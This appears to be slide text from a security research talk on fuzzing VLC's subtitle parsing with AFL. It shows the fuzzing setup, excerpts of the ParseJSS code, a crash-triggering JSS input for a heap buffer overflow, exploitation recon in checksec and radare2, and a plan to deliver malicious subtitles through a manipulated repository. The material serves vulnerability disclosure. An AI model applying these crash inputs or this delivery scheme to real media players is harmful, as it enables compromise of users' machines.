last uniq hang : none seen yet		uniq hangs : 0
cycle progress	map coverage	
now processing : 0 (0.00%)	map density : 20.19% / 20.19%	
paths timed out : 0 (0.00%)	count coverage : 1.01 bits/tuple	
stage progress	findings in depth	
now trying : trim 4/4	avored paths : 1 (100.00%)	
stage execs : 14/49 (28.57%)	new edges on : 1 (100.00%)	
total execs : 91	total crashes : 0 (0 unique)	
exec speed : 1.83/sec (zzzz...)	total hangs : 0 (0 unique)	
fuzzing strategy yields	path geometry	
bit flips : n/a, n/a, n/a	levels : 1	
byte flips : n/a, n/a, n/a	pending : 1	
arithmetics : n/a, n/a, n/a	pend fav : 1	
known ints : n/a, n/a, n/a	own finds : 0	
dictionary : n/a, n/a, n/a	imported : 0	
havoc : 0/0, 0/0	stability : 99.19%	
trim : n/a, n/a		
		[cpu000: 3%]

AFL

Folder of corpus

Dictionary words

```
./afl-fuzz -t 600000 -m 2048 -i input/ -o output/ -S "fuzzer$(date +%s)" -x  
subtitles.dict -- ~/sources/vlc-2.2-afl/bin/vlc-static -q -I dummy --sub-  
file @@  
-sout='#transcode{vcodec="x264",soverlay="true"}:standard{access="file",mux=  
"avi",dst="/dev/null"}' ./input.mp4 vlc://quit
```

Show no window

Argument to fuzz

corpus

(.n) a set of initial test cases comprising of valid files that represent the protocol/functionality being fuzzed

.SRT

.ASS

cor·pus

.SRT

00:00:1,000 --> 00:00:10,000

cor·pus

.JSS

0:0:1.0 0:0:10.0

cor·pus

.JSS

0:0:1.0 0:0:10.0

ParseJSS

JACO Sub Script files

ParseJSS

JACO Sub Script files

Directives

Global #[Directive][Arguments]

Inline [Timing] /[Directive][Argument] Subtitles Text

#T100

#S -0.20

#F 3 JACOsub.font 18

0:00:00.00 0:00:01.00 CP2 Colorful Text!

ParseJSS

JACO Sub Script files

```
...  
{  
    while( *psz_text != ' ' )  
        { psz_text++;}  
};  
  
/* Directives are NOT parsed yet */
```

00:00:01 00:00:02 CP2 Hello World



ParseJSS

JACO Sub Script files

```
...  
{  
  while( *psz_text != ' ' )  
    { psz_text++;}  
};
```

/ Directives are NOT parsed yet */*

00:00:01 00:00:02 CP2 Hello World



ParseJSS

JACO Sub Script files

```
...  
{  
    while( *psz_text != ' ' )  
        { psz_text++;}  
};
```

/ Directives are NOT parsed yet */*

00:00:01 00:00:02 CP2HelloWorld



ParseJSS

JACO Sub Script files

```
...  
{  
  while( *psz_text != ' ' )  
    { psz_text++;}  
};
```

/ Directives are NOT parsed yet */*

00:00:01 00:00:02 CP2HelloWorld



ParseJSS

JSS

```
1865         if( ( toupper((unsigned char)*(psz_text + 1 ) ) == 'C' ) ||  
1866             ( toupper((unsigned char)*(psz_text + 1 ) ) == 'F' ) )  
1867     {  
1868         psz_text++; psz_text++;  
1869         break;  
1870     }
```

0:0:1.0 0:0:10.0 \C #0000FF Meow

0:0:1.0 0:0:10.0 \F 3 JACOsub.font 18 Cat

ParseJSS

JSS

```
1865         if( ( toupper((unsigned char)*(psz_text + 1 ) ) == 'C' ) ||  
1866             ( toupper((unsigned char)*(psz_text + 1 ) ) == 'F' ) )  
1867     {  
1868         psz_text++; psz_text++;  
1869         break;  
1870     }
```

0:0:1.0 0:0:10.0 \F\0

ParseJSS

JSS

```
1865     if( ( toupper((unsigned char)*(psz_text + 1 ) ) == 'C' ) ||
1866         ( toupper((unsigned char)*(psz_text + 1 ) ) == 'F' ) )
1867     {
1868         psz_text++; psz_text++;
1869         break;
1870     }
```

ParseJSS

JSS

```
1823     psz_orig2 = calloc( strlen( psz_text ) + 1, 1 );
1824     psz_text2 = psz_orig2;
1825
1826     for( ; *psz_text != '\0' && *psz_text != '\n' && *psz_text != '\r'; )
1827     {
1828         switch( *psz_text )
1829         {
1830 +--- 27 lines: case '{':-----
1857         case '\\':
1858 +--- 7 lines: if( (*(psz_text + 1) ) == 'n' )-----
1865             if( ( toupper((unsigned char)*(psz_text + 1) ) == 'C' ) ||
1866                 ( toupper((unsigned char)*(psz_text + 1) ) == 'P' ) )
1867             {
1868                 psz_text++; psz_text++;
1869                 break;
1870             }
1871 +---- 11 lines: if( (*(psz_text + 1) ) == 'B' || (*(psz_text + 1) ) == 'b' ||-----
1882             else if( *(psz_text + 1) == '\\ ' || *(psz_text + 1) == '\\n' ||
1883                     *(psz_text + 1) == '\\t' )
1884             {
1885                 psz_text++;
1886             }
1887             break;
1888         default:
1889             if( !p_sy->jss.i_comment )
1890             {
1891                 *psz_text2 = *psz_text;
1892                 psz_text2++;
1893             }
1894         }
1895         psz_text++;
1896     }
```

ParseJSS

JSS

```
1882     else if( *(psz_text + 1) == '\r' || *(psz_text + 1) == '\n' ||  
1883              *(psz_text + 1) == '\0' )  
1884     {  
1885         psz_text++;
```



Heap Buffer Overflow

Exploitation


```
researcher@researcher-virtual-machine:~/Desktop/vlc-2.2.4$ checksec --file vlc
```

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	FORTIFY	Fortified	Fortifiable	FILE
Partial RELRO	Canary found	NX enabled	No PIE	RPATH	No RUNPATH	Yes	0	6	vlc

```
yannayl@yannay-HP-EliteDesk-800-G1-TWR:~/projects/vlc/exploit$ r2 -A /usr/bin/vlc
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
-- Everything up-to-date.
[0x00401540]> axt @ sym.imp.dlsym
call 0x4017e9 call sym.imp.dlsym in unknown function
call 0x401852 call sym.imp.dlsym in unknown function
call 0x4018c9 call sym.imp.dlsym in sub.dlsym_8b0
call 0x4019b5 call sym.imp.dlsym in sub.dlsym_990
call 0x401a28 call sym.imp.dlsym in sub.dlsym_990
call 0x401a89 call sym.imp.dlsym in sub.dlsym_990
call 0x401ad4 call sym.imp.dlsym in sub.dlsym_990
call 0x401b19 call sym.imp.dlsym in sub.dlsym_990
call 0x401b64 call sym.imp.dlsym in sub.dlsym_990
[0x00401540]> pd 7 @ 0x4018c9 -7
|          0x004018c2      48c7c7ffffff.  mov rdi, -1
|          0x004018c9      e8c2f7ffff    call sym.imp.dlsym
|          0x004018ce      4885c0        test rax, rax
|          ,=< 0x004018d1      742f          je 0x401902
|          0x004018d3      4889df        mov rdi, rbx
|          0x004018d6      5b           pop rbx
|          0x004018d7      ffe0         jmp rax
[0x00401540]> █
```

@yannayli


VLC Demo



Summary

- 25+ Subtitles formats
- Unstandardised subtitles library
- 4 Platforms owned (PopcornTime, Kodi, StremIO, VLC)
- Subtitles repository manipulated (OpenSubtitles)
- Full control over the subtitles supply chain
- New malware delivery mechanism (~220 million users)

HACKED IN TRANSLATION



1

Attacker crafts
malicious
subtitles file

2

Attacker uploads to
online repository
and manipulates the
ranking algorithm

3

User loads
malicious subtitles
from trusted
sources

